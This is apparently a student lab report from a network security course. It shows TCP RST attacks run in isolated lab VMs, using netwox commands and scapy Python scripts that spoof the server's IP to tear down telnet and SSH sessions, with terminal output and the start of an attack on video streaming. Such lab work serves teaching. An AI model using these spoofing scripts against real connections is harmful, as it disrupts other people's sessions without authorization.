
```

PES2201800368Nitish@Attack:~$sudo netwox 40 -l 10.0.2.6 -m 10.0.2.5 -o 23 -p 39130 -B -q 88042706
IP
version| ihl |      tos      |          totlen
     4   |   5   | 0x00=0    | 0x0028=40
          id          | r|D|M|       offset|frag
          0x4150=16720 | 0|0|0|       0x0000=0
ttl | protocol |          checksum
0x00=0 | 0x06=6   |          0x6176
source
      10.0.2.6
destination
      10.0.2.5
TCP
      source port | destination port
      0x0017=23  | 0x98DA=39130
      seqnum
      0x053F6CD2=88042706
      acknum
      0x00000000=0
      doff | r|r|r|r|r|C|E|U|A|P|R|S|F|
      5   | 0|0|0|0|0|0|0|0|0|1|0|0| window
      checksum
      0x8CD3=36051 | urgptr
      0x0000=0 | 0x0000=0
PES2201800368Nitish@Attack:~$
```

SCREENSHOT SHOWING THE LAUNCH OF SUCCESSFUL RST ATTACK ON THE CLIENT
SEEMING TO HAVE HAPPENED FROM THE SERVER

Similar procedure is followed as above: establishing telnet connection, using wireshark to obtain the next sequence number of the packet to be sent and the port number and these values are used in the program.

PYTHON PROGRAM



The screenshot shows a desktop environment with a terminal window and a code editor window. The terminal window displays the output of a Python script named 'reset_tcp.py'. The code editor window shows the script's source code.

Code Editor Content (reset_tcp.py):

```
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending Reset Packet.....")
IPLayer=IP(src="10.0.2.6",dst="10.0.2.5")
TCPLayer=TCP(sport=23,dport=39214,flags="R",seq=1800277093)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)
```

Terminal Output:


```
PES2201800368Nitish@Attack:~$gedit reset_tcp.py
PES2201800368Nitish@Attack:~$sudo python reset_tcp.py
Sending Reset Packet.....
```

Field	Type	Value	Description
version	BitField (4 bits)	= 4	(4)
ihl	BitField (4 bits)	= None	(None)
tos	XByteField	= 0	(0)
len	ShortField	= None	(None)
id	ShortField	= 1	(1)
flags	FlagsField (3 bits)	= <Flag 0 ()>	(<Flag 0 ()>)
frag	BitField (13 bits)	= 0	(0)
ttl	ByteField	= 64	(64)
proto	ByteEnumField	= 6	(0)
chksum	XShortField	= None	(None)
src	SourceIPField	= '10.0.2.6'	(None)
dst	DestIPField	= '10.0.2.5'	(None)
options	PacketListField	= []	([])
--			
sport	ShortEnumField	= 23	(20)
dport	ShortEnumField	= 39214	(80)
seq	IntegerField	= 1800277093	(0)
ack	IntegerField	= 0	(0)
dataofs	BitField (4 bits)	= None	(None)
reserved	BitField (3 bits)	= 0	(0)
flags	FlagsField (9 bits)	= <Flag 4 (R)>	(<Flag 2 (S)>)
window	ShortField	= 8192	(8192)
chksum	XShortField	= None	(None)
urgptr	ShortField	= 0	(0)
options	TCPOptionsField	= []	([])

SCREENSHOT SHOWING THE PYTHON PROGRAM AND THE ATTACK RUN ON THE ATTACKER MACHINE USING THE WRITTEN CODE

ON RUNNING THE ATTACK IN EITHER OF THE WAYS, WE OBTAIN THE SAME RESULTS AS SEEN IN THE BELOW SCREENSHOTS.

- 1) TELNET CONNECTION GETS CLOSED ON THE CLIENT SIDE
- 2) RESET PACKET IS SEEN TO HAVE BEEN SENT FROM THE SERVER TO THE CLIENT BUT THE SERVER IP ADDRESS HAS ACTUALLY BEEN SPOOFED BY THE ATTACKER FOR THE PURPOSE OF RST ATTACK



```


Terminal
PES2201800368Nitish@Client:~$telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 10 19:37:50 IST 2021 from 10.0.2.9 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

PES2201800368Nitish@Server:~$Connection closed by foreign host.
PES2201800368Nitish@Client:~$
```

SCREENSHOT SHOWING THE DISCONNECTION OF TELNET CONNECTION ON THE CLIENT SIDE DUE TO THE RST ATTACK



WIRESHARK CAPTURE SHOWING RST PACKET SENT FROM SERVER TO CLIENT DUE TO THE RST ATTACK

2) TCP RST ATTACK ON SSH CONNECTION USING NETWOX TOOL and Py PROGRAM

Connecting from client to server using SSH:


```
PES2201800368Nitish@Client:~$ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Feb 10 20:45:01 2021 from 10.0.2.5
PES2201800368Nitish@Server:~$
```

SCREENSHOT SHOWING THE SUCCESSFUL SSH CONNECTION BETWEEN CLIENT AND SERVER



WIRESHARK CAPTURE FOR THE ESTABLISHED SSH CONNECTION

We now launch the RST attack from the attack VM using netwox 40 tool and next using a py program. The attributes for the command and program i.e. the next sequence number of the packet to be sent from server to client, the destination port no are noted from the above wireshark capture.

```

PES2201800368Nitish@Attack:~$sudo netwox 40 -l 10.0.2.6 -m 10.0.2.5 -o 22 -p 37356 -B -q 406083243
4
IP
version|  ihl |      tos      |          totlen
| 4   | 5   | 0x00=0    | 0x0028=40
id       |      |          | r|D|M| offsetfrag
0x6FC2=28610 |      | 0|0|0| 0x0000=0
ttl      |      protocol |      checksum
0x00=0   | 0x06=6    | 0x3304
source           10.0.2.6
destination       10.0.2.5
TCP
source port      |      destination port
0x0016=22        | 0x91EC=37356
seqnum           0xF20B62B2=4060832434
acknum           0x00000000=0
doff   | r|r|r|r|r|C|E|U|A|P|R|S|F| window
5     | 0|0|0|0|0|0|0|0|0|1|0|0| 0x0000=0
checksum         0xB115=45333 urgptr
                0x0000=0
PES2201800368Nitish@Attack:~$

```

SCREENSHOT SHOWING THE LAUNCH OF SUCCESSFUL RST ATTACK ON THE CLIENT SEEMING TO HAVE HAPPENED FROM THE SERVER

Similar procedure is followed as above: establishing telnet connection, using wireshark to obtain the next sequence number of the packet to be sent and the port number and these values are used in the program.

PYTHON PROGRAM

```

#!/usr/bin/python
import sys
from scapy.all import *
print("Sending Reset Packet.....")
IPLayer=IP(src="10.0.2.6",dst="10.0.2.5")
TCPLayer=TCP(sport=22,dport=45924,flags="R",seq=2523941196)
pkt=IPLayer/TCPLayer
ls(pkt)
send(pkt,verbose=0)

```

```

Terminal
PES2201800368Nitish@Attack:~$gedit reset_ssh.py
PES2201800368Nitish@Attack:~$sudo python reset_ssh.py
Sending Reset Packet.....
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                = 64        (64)
proto        : ByteEnumField           = 6          (0)
chksum       : XShortField             = None      (None)
src          : SourceIPField            = '10.0.2.6' (None)
dst          : DestIPField              = '10.0.2.5' (None)
options      : PacketListField          = []        ([])

sport        : ShortEnumField           = 22        (20)
dport        : ShortEnumField           = 37398     (80)
seq          : IntField                 = 782641202 (0)
ack          : IntField                 = 0          (0)
dataofs      : BitField (4 bits)          = None      (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)         = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
checksum     : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []        ([])

PES2201800368Nitish@Attack:~$
```

SCREENSHOT SHOWING THE PYTHON PROGRAM AND THE ATTACK RUN ON THE ATTACKER MACHINE USING THE WRITTEN CODE

ON RUNNING THE ATTACK IN EITHER OF THE WAYS, WE OBTAIN THE SAME RESULTS AS SEEN IN THE BELOW SCREENSHOTS.

```


Terminal
PES2201800368Nitish@Client:~$ssh 10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Feb 10 20:51:17 2021 from 10.0.2.5
PES2201800368Nitish@Server:~$packet_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
PES2201800368Nitish@Client:~$
```

SCREENSHOT SHOWING THE DISCONNECTION OF SSH CONNECTION ON THE CLIENT SIDE DUE TO THE RST ATTACK



WIRESHARK CAPTURE SHOWING RST PACKET SENT FROM SERVER TO CLIENT DUE TO THE RST ATTACK

Observations from the above RST Attacks:

The goal of the RST attack is to break the legitimate connection between two hosts using the process of spoofing i.e. the attacker sends the RST packet by spoofing the IP of the server making the client understand that the server has closed the connection between them.


TASK 3: TCP RST ATTACKS ON VIDEO STREAMING APPLICATIONS

Objective: To disrupt the video streaming by breaking the TCP connections between the victim and the content server.


Setup: Attacker VM: 10.0.2.5 ; Victim VM: 10.0.2.6

```
PES2201800368Nitish@Attacker:~$sudo netwox 78 --filter "src host 10.0.2.6"
```

